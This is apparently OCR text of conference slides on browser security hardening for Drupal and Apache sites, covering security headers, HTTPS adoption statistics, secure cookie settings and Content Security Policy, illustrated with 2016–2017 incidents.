Cloudflare have been leaking customer HTTPS sessions for months. Uber, 1Password, FitBit, OKCupid, etc. bugs.chromium.org/p/project-zero

RETWEETS

LIKES

3,534 2.048













11:00 PM - 23 Feb 2017

♠ 62











Debian Bug report logs - #852751

[cryptkeeper] Sets the same password "p" for everything independently of user input

Package: cryptkeeper; Maintainer for cryptkeeper is Francesco Namuri <francesco@namuri.it>; Source for cryptkeeper is src:cryptkeeper.

Reported by: Kirill Tkhai < ktkhai@virtuozzo.com>

Date: Thu, 26 Jan 2017 23:30:02 UTC

Severity: critical

Tags: confirmed, security, sid, stretch Found in version cryptkeeper/0.9.5-5.1

Fixed in version 0.9.5-5.1+rm

Done: Debian FTP Masters <ftpmaster@ftp-master.debian.org> Forwarded to https://github.com/tomm/cryptkeeper/issues/23



Kacper Walanus @qualanus · 21 Dec 2016

Big problems with #ruby aes gem. Different keys can be used to decrypt the same message, see

gist.github.com/kv109/42289aa6... #rails #encryption



SECURITY IN THE BROWSER



- > HTTPS
- Cross-site scripting XSS
- Cross-site request forgery CSRF
- Click jacking Frames
- ➤ Secure Cookies

Adoption in Alexa top million websites

https://pokeinthe.io

https://scotthelme.co.uk/

Technology	April 2016	October 2016	June 2017	% Change
Content Security Policy (CSP)	.005% ¹	.008% ¹	.018% ¹	+125%
Cookies (Secure/HttpOnly).3	3.76%	4.88%	6.50%	+33%
Cross-origin Resource Sharing (CORS). ⁴ .	93.78%	96.21%	96.55%	+.4%
HTTPS	29.64%	33.57%	45.80%	+36%
HTTP → HTTPS Redirection	5.06% ^{5.} 8.91% ^{6.}	7.94% ⁵ . 13.29% ⁶ .	14.38% ⁵ 22.88% ⁶	+57%
Public Key Pinning (HPKP)	0.43%	0.50%	0.71%	+42%
— HPKP Preloaded.	0.41%	0.47%	0.43%	-9%
Strict Transport Security (HSTS).	1.75%	2.59%	4.37%	+69%
— HSTS Preloaded?	.158%	.231%	.337%	+46%
Subresource Integrity (SRI)	0.015%	0.052%10	0.113%10	+117%
X-Content-Type-Options (XCTO)	6.19%	7.22%	9.41%	+30%
X-Frame-Options (XFO)11	6.83%	8.78%	10.98%	+25%
X-XSS-Protection (XXSSP)	5.03%	6.33%	8.12%	+28%

	Aug 2016	Aug 2016	Feb 2017	Feb 2017	% change
CSP	4,139	0.4410%	11,010	1.1736%	166.01%
CSPRO	6118	0.6518%	1,435	0.1530%	-76.54%
XWCSP	383	0.0408%	368	0.0392%	-3.92%
XCSP	743	0.0792%	882	0.0940%	18.71%
PKP	375	0.0400%	501	0.0534%	33.60%
PKPRO	76	0.0081%	74	0.0079%	-2.63%
STS	29,908	3.1863%	41,032	4.3738%	37.19%
хсто	69,414	7.3951%	90,333	9.6290%	30.14%
XFO	90,124	9.6015%	95,774	10.2090%	6.27%
XXSSP	54,499	5.8061%	71,966	7.6712%	32.05%
XDO	613	0.0653%	6,952	0.7410%	1034.09%
XPCDP	690	0.0735%	6,935	0.7392%	905.07%
HTTPS	129,149	13.7590%	187,245	19.9593%	44.98%

CHECK LIST FOR WEB SECURITY



Guideline +	Security Benefit	Implementation \$	Order [†] \$	Requirements
HTTPS	MAXIMUM	MEDIUM		Mandatory
Public Key Pinning	LOW	MAXIMUM		Mandatory for maximum risk sites only
Redirections from HTTP	MAXIMUM	LOW	3	Mandatory
Resource Loading	MAXIMUM	LOW	2	Mandatory for all websites
Strict Transport Security	HIGH	LOW	4	Mandatory for all websites
TLS Configuration	MEDIUM	MEDIUM	1	Mandatory
Content Security Policy	HIGH	HIGH	10	Mandatory for new websites Recommended for existing websites
Cookies	HIGH	MEDIUM	7	Mandatory for all new websites Recommended for existing websites
contribute.json	LOW	LOW	9	Mandatory for all new Mozilla websites Recommended for existing Mozilla sites
Cross-origin Resource Sharing	HIGH	LOW	11	Mandatory
Cross-site Request Forgery Tokenization	HIGH	UNKNOWN	6	Varies
Referrer Policy	LOW	LOW	12	Recommended for all websites
robots.txt	LOW	LOW	14	Optional
Subresource Integrity	MEDIUM	MEDIUM	15	Recommended [‡]
K-Content-Type-Options	LOW	LOW	8	Recommended for all websites
K-Frame-Options	HIGH	LOW	5	Mandatory for all websites
K-XSS-Protection	LOW	MEDIUM	13	Mandatory for all new websites Recommended for existing websites



SECURITY IN THE BROWSER



Implementation

Difficulty


LOW

Security

Benefit

HIGH

- ➤ X-Content-Type-Options: nosniff
 Guards against "drive-by download attacks" by preventing
 IE & Chrome from MIME-sniffing a response away from
 the declared content-type.
- X-Frame-Options: DENY
 Provides Clickjacking protection



Strict-Transport-Security: max-age=31536000; includeSubDomains; preload

Security Benefit		Implementation Difficulty	+
HIGH		LOW	

Informs the UA that all communications should be treated as HTTPS. Prevents MiTM & SSL-stripping attacks



SECURITY IN THE BROWSER



- ➤ X-Content-Type-Options: nosniff
 Guards against "drive-by download attacks" by preventing
 IE & Chrome from MIME-sniffing a response away from
 the declared content-type.
- X-Frame-Options: DENY
 Provides Clickjacking protection
- ➤ X-Xss-Protection: 1; mode=block
 Configures the XSS audit facilities in IE & Chrome
- ➤ Strict-Transport-Security: max-age=31536000;

 includeSubDomains; preload ← beware the consequences!

 Informs the UA that all communications should be treated

as HTTPS. Prevents MiTM & SSL-stripping attacks



Security



Implementation

Difficulty

LOW

SECURE COOKIES FOIL CSRF



- ➤ Set Cookie as:
 - ➤ HTTP only
 - > Secure
 - > SameSite

Security Benefit Implementation Difficulty HIGH MEDIUM

Apache Configuration:

```
Header edit Set-Cookie ^(.*)$ $1;HttpOnly;SameSite=lax;
```

Drupal Configuration:

```
ini_set('session.cookie_httponly', 1);
if (isset($_SERVER['HTTPS']) && $_SERVER['HTTPS'] == 'on') {
  ini_set('session.cookie_secure', 1);
}
```



In Drupal 8 httpOnly and Secure are set by default



SECURE HEADERS



Difficulty

HIGH

Subresource Integrity Provide SHA hash of inline or CDN scripts.



Security

Benefit

HIGH

Security Implementation Difficulty Benefit Public-Key-Pins LOW **MAXIMUM**

By specifying the fingerprint of certain cryptographic identities, you can force the UA to only accept those identities going forwards. Implementation

Content-Security-Policy:

Provides details about the sources of resources the browser can trust. e.g. Images, scripts, CSS, frames (both ancestors & children)

See https://securityheaders.io



Typical elements:

Default Source Script Source Style Source Image Source Font Source Child Source Frame Ancestors



How to test:

Report Only Report URI

Audit!

Others:

Connect Source Block All Mixed Plugin Types
Media Source Content Referrer
Object Source Sandbox
Form Action Reflected XSS
Upgrade Insecure Base URI
Requests Manifest Source






Content-Security-Policy: default-src 'self'; img-src * data:; style-src 'self' 'unsafe-inline' *.googleapis.com f.fontdeck.com; font-src 'self' *.gstatic.com; script-src 'self' 'unsafe-inline' 'unsafe-eval' *.googleanalytics.com *.googleapis.com *.jquery.com *.google.com google.com *.newrelic.com *.nr-data.net connect.facebook.net; connect-src 'self'; frame-ancestors 'self' *.facebook.com; frame-src 'self' *.facebook.com; report-uri https://xyz.report-uri.io/r/default/csp/enforce https://report-uri.io/account/reports/csp/



Policy contraventions are reported by the browser:





Drupal Modules


https://www.drupal.org/project/seckit



Mozilla CSP Policy directives

https://developer.mozilla.org/en/docs/Web/Security/CSP/CSP_policy_directives

CSP Builders





SO - WHAT DO WE DO ABOUT ALL THIS!

- Regularly review
- ➤ Audit attack surfaces
- ➤ Test defences
- > Structured defences
- Avoid complacency
- ➤ Rebuild regularly
- Security Research
- Event monitoring

SO - WHAT DO WE DO ABOUT ALL THIS!

- Regularly review
- ➤ Audit attack surfaces
- ➤ Test defences
- > Structured defences
- Avoid complacency
- ➤ Rebuild regularly
- Security Research
- Event monitoring



SECURITY: WE'LL TAKE CARE OF IT LATER











CommitStrip.com

